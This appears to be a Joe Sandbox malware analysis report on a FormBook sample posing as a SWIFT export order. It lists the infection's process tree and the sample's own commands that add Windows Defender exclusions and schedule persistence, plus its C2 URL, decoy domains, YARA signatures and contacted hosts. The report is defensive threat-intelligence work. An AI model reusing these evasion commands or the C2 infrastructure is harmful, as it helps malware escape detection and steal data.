ID: 528704
Sample Name:
TT_SWIFT_Export Order_noref
S10SMG00318021.exe
Cookbook: default.jbs
Time: 17:29:12
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report TT_SWIFT_Export Order_nor…

Overview


General Information

Sample Name:	TT_SWIFT_Export Order_noref S10SMG00318021.exe
Analysis ID:	528704
MD5:	fff91c58119d3cd…
SHA1:	4201eb7214bd36..
SHA256:	f8c0d385ece89cd..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a …

Classification



- **System is w10x64**
- TT_SWIFT_Export Order_noref S10SMG00318021.exe (PID: 3456 cmdline: "C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe" MD5: FFF91C58119D3CD7F68457E8565F7116)
  - powershell.exe (PID: 2540 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6252 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\AnsPejV.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6360 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\AnsPejV" /XML "C:\Users\user\AppData\Local\Temp\tmp3FD.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6396 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - TT_SWIFT_Export Order_noref S10SMG00318021.exe (PID: 6448 cmdline: C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe MD5: FFF91C58119D3CD7F68457E8565F7116)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - autochk.exe (PID: 1884 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
    - help.exe (PID: 4592 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.liberia-infos.net/46uq/"
  ],
  "decoy": [
    "beardeddentguy.com",
    "envirobombs.com",
    "mintbox.pro",
    "xiangpusun.com",
    "pyjama-france.com",
    "mendocinocountylive.com",
    "innovativepropsolutions.com",
    "hpsaddlerock.com",
    "qrmaindonesia.com",
    "liphelp.com",
    "archaeaenergy.info",
    "18446744073709551615.com",
    "littlecreekacresri.com",
    "elderlycareacademy.com",
    "drshivanieyecare.com",
    "ashibumi.com",
    "stevenalexandergolf.com",
    "adoratv.net",
    "visitnewrichmond.com",
    "fxbvanpool.com",
    "aarondecker.online",
    "environmentalkivul.com",
    "cardsncrepes.com",
    "hopdongdientu-viettel.com",
    "thebroughtguarantee.com",
    "howtofindahotniche.com",
    "1678600.win",
    "pityana.com",
    "akconsultoria.com",
    "markazkreasindo.com",
    "ronniecapitol.com",
    "tailsontour.com",
    "abros88.com",
    "laboratoriodentaltj.com",
    "fuckingmom86.xyz",
    "5pz59.com",
    "centralmadu.com",
    "ispecwar.com",
    "otetransportanddispatching.com",
    "cartaovirtual.net",
    "hsadmin.xyz",
    "xn--12c2bed4dxay5cxdh1s.online",
    "oki-net.com",
    "scenekidfancams.com",
    "preciousmugs.com",
    "754711.com",
    "helpigservices.com",
    "bluharepress.com",
    "xmshzs.com",
    "lovelycharlestonhomes.com",
    "wamhsh.com",
    "burlesquercize.com",
    "oppoexch.com",
    "ditjai.tech",
    "the-hausd-group.com",
    "loosebland.website",
    "syntheticloot.net",
    "gzfusco.com",
    "www-by.com",
    "farraztravel.com",
    "beheld3d.art",
    "douyababy.space",
    "elcuerpohumano.xyz",
    "3soap.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000000.310910025.000000000E481000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000000.310910025.000000000E48 1000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
0000000B.00000000.310910025.000000000E48 1000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ae9:$sqlite3step: 68 34 1C 7B E1 • 0x6bfc:$sqlite3step: 68 34 1C 7B E1 • 0x6b18:$sqlite3text: 68 38 2A 90 C5 • 0x6c3d:$sqlite3text: 68 38 2A 90 C5 • 0x6b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c53:$sqlite3blob: 68 53 D8 7F 8C
00000014.00000002.504518924.0000000000C0 0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000014.00000002.504518924.0000000000C0 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe .400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe .400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe .400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe .400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe .400000.8.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Scheduled Task/Job 1	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 3 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TT_SWIFT_Export Order_noref S10SMG00318021.exe	36%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\AnsPejV.exe	36%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.TT_SWIFT_Export Order_noref S10SMG00318021.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.TT_SWIFT_Export Order_noref S10SMG00318021.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.hpsaddlerock.com/46uq/?3fQ0Khi=bs9J1aeGn7//rC5/XQ3RZfL5fo+K3BeziJUGIjAdanx1gP9H8FkBLk3VYXo90D5B+GRs&j0=SFN8Rxuh3	100%	Avira URL Cloud	malware	
http://www.wamhsh.com/46uq/?3fQ0Khi=Ue3PnYf+WtitO9Jkut75Ma3k2TKhCZznjjMu1kid5hA29ktIECD3KZ7svhzldzsG+GSp&j0=SFN8Rxuh3	0%	Avira URL Cloud	safe	
http://www.aarondecker.online/46uq/?j0=SFN8Rxuh3&3fQ0Khi=IBlQMs5j29CKqlv3/eZQ6Z47udTwmev2IX+bwOiN2E8lumQwhRgtDV6FzU7U1t+cHC/Y	0%	Avira URL Cloud	safe	
www.liberia-infos.net/46uq/	100%	Avira URL Cloud	malware	
http://www.pyjama-france.com/46uq/?j0=SFN8Rxuh3&3fQ0Khi=KgIlRYVH25tNYqbEG8kO4R44bHZw5lHi55V8k/E4GGeqoND16iqE+SGGf+ZfndkYvzRB	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webredir.vip.gandi.net	217.70.184.50	true	false		high
www.oki-net.com	154.196.11.204	true	true		unknown
hpsaddlerock.com	34.102.136.180	true	false		unknown
www.wamhsh.com	156.226.250.165	true	true		unknown
www.aarondecker.online	209.17.116.163	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.innovativepropsolutions.com	unknown	unknown	true		unknown
www.754711.com	unknown	unknown	true		unknown
www.pyjama-france.com	unknown	unknown	true		unknown
www.hpsaddlerock.com	unknown	unknown	true		unknown
www.elderlycareacademy.com	unknown	unknown	true		unknown
www.bluharepress.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.hpsaddlerock.com/46uq/?3fQ0Khi=bs9J1aeGn7//rC5/XQ3RZfL5fo+K3BeziJUGIjAdanx1gP9H8FkBLk3VYXo90D5B+GRs&j0=SFN8Rxuh3	false	• Avira URL Cloud: malware	unknown
http://www.wamhsh.com/46uq/?3fQ0Khi=Ue3PnYf+WtitO9Jkut75Ma3k2TKhCZznjjMu1kid5hA29ktIECD3KZ7svhzldzsG+GSp&j0=SFN8Rxuh3	true	• Avira URL Cloud: safe	unknown
http://www.aarondecker.online/46uq/?j0=SFN8Rxuh3&3fQ0Khi=IBlQMs5j29CKqlv3/eZQ6Z47udTwmev2IX+bwOiN2E8lumQwhRgtDV6FzU7U1t+cHC/Y	true	• Avira URL Cloud: safe	unknown
www.liberia-infos.net/46uq/	true	• Avira URL Cloud: malware	low
http://www.pyjama-france.com/46uq/?j0=SFN8Rxuh3&3fQ0Khi=KgIlRYVH25tNYqbEG8kO4R44bHZw5lHi55V8k/E4GGeqoND16iqE+SGGf+ZfndkYvzRB	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	hpsaddlerock.com	United States		15169	GOOGLEUS	false
156.226.250.165	www.wamhsh.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
209.17.116.163	www.aarondecker.online	United States		55002	DEFENSE-NETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528704
Start date:	25.11.2021
Start time:	17:29:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT_SWIFT_Export Order_noref S10SMG00318021.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@16/10@9/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.7% (good quality ratio 20.6%) • Quality average: 73.2% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:30:04	API Interceptor	91x Sleep call for process: TT_SWIFT_Export Order_noref S10SMG00318021.exe modified
17:30:11	API Interceptor	67x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	Swift Copy TT.doc	Get hash	malicious	Browse	• www.raeofsunshinetn.com/x2bt/?RnYXZ=3UHTyQ9dQAmpbu3mQhG83SStnEqeJbC9ZiatD7nfsnFlwu2f+wNEgjCNUlF0v2Ue2O2RqA==&5jC=cjAPxlG0yV-H52L0
	DHL_AWB_DOCUMENT___pdf.exe	Get hash	malicious	Browse	• www.napleasvalleywebdesign.com/ubw4/?m6mP3=YfEDkZ7h&7nL0b=OLCg+iNjQ4/5CKIH/4vO2UNf4eQcTmxIlYL0xT/6lXMkKfqDh4KFSBJruaZMzSABrGYI
	1HT42224.xlsx	Get hash	malicious	Browse	• www.jhh-machines.com/znhk/?Vb=mZfX&uPkpIRL=0xZK/FtEi0PeovZ2RYDPSq4snltWgv1hKf3vVoDfj8YtoTA3OTHL8R131dAJBqZq2ef0IQ==
	IAENMAI.xlsx	Get hash	malicious	Browse	• www.infinitecraftsanddesigns.com/rf5o/?rtc=uM4k2NTciReG+vb6o0FB4IMDgIadwcn6ey2KgF2WRfsLAv1imRtN3/cn/KcgKiMf2CZBYw==&lDHXg=alO4P2kXOFQl
	Payment Swift 101,647.09.exe	Get hash	malicious	Browse	• www.alexanderpaddles.ca/hd6y/?UdC=7nyl2RZ0oBMpU8D&e2=Xmm/XwOf7drKQgtmJLfbZ/Bd8FZ+HU1dqhyukUWSpvePJaXqbGyRUp80PuyB5n9Xynbk
	Requested payment Swift.xlsx	Get hash	malicious	Browse	• www.khaimzcollection.com/ky0y/?nF=w4/Gb35aQ2v07eTP0YdCOCamY1/kKgps7nouqKKmK3i3Pi6PWal2T/ea8RMKeI47BYQXzw==&V8P8=QBKT9Tf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vbc (1).exe	Get hash	malicious	Browse	• www.ribbonofficial.com/fqiq/?2dO8g=MhZqZeIh1bEx9EPhBOs++VNt6zdxCxYLlsX+VD+R30361cyojbkVOC5VQe5O7hCcQbY9RgXjvg==&r0D034=9rCDgnnPXb
	xpbSY3omz8.exe	Get hash	malicious	Browse	• www.infinitecraftsanddesigns.com/rf5o/?_B=uM4k2NTZiWeC+/X2q0FB4IMDgIadwcn6eyua8GqXV/sKAeZkhB8Bh7kl8vw2OyIs9BEx&w2Jhqn=S8-lp4npvnw
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• www.xpressionsuk.com/asva/?0DHp3RF=FEQ/g93PZwAGQBEWi03pvor/xbPGdxzgRh/7BIeeyGVh6aLQ2fAt9EmS5cGut29us0ZSVvlKIQ==&hDKd=6lCpHHY0e2F0o
	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• www.petrestore.online/e8ia/?m0D8S=cRcPqDD8gRHP&3f0LiN=CNinYZfQbjuod4YtrGInxzMdpYuWjUUdL2k/U+JDvXlrF1AhCr50TzviVSUsxeoK3q9p
	Shipment_21HT42223.exe	Get hash	malicious	Browse	• www.mybotanicalhome.com/znhk/?E8IxGN=PJEdJ8Kp32L&HXOTxB=nWDeKNlJ0lPd9WhgdUtayFSXx/Q226k1esXP2ML4lVJyrOJMzKeWbCVd34XYwJkEuNBGd7akmA==
	Payment Swift Copy Of #U00a362,271.03.exe	Get hash	malicious	Browse	• www.alexanderpaddles.ca/hd6y/?2dQXRL=Xmm/XwOf7drKQgtmJLfbZ/Bd8FZ+HU1dqhyukUWSpvePJaXqbGyRUp80PuyB5n9Xynbk&n8HdXx=RhULbLA0f

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL_AWB_NO#907853880911.exe	Get hash	malicious	Browse	• www.makheads.com/fl9w/?mfo=0pTLOHR&dFQ=2frggoHQAmdTpo/+PqnEOhc+P0KLimADn2Mb/WTE7JG8AaE973b8bWQ7k95u+MSXEt4c
	PO.NX-48940.xlsx	Get hash	malicious	Browse	• www.superdrawme.com/s9m3/?zB=+cLzK+rH6VX68JQCgdg6kQaI+oShl9X2DEeuJuMbdgyHPh+PdkZ1oBpZ5YVSS1hKg1B5ug==&0r=6lgtZdm8X4
	wnRWWNwExD.exe	Get hash	malicious	Browse	• www.aoptuning.com/hicp/?9r=rvzQ6ICtD+MCRvqsH1aCoknmPJXGWr41wv774t1TU/WxQLSrVImSb68bZvexfspSSh9v&j8=4hRlM
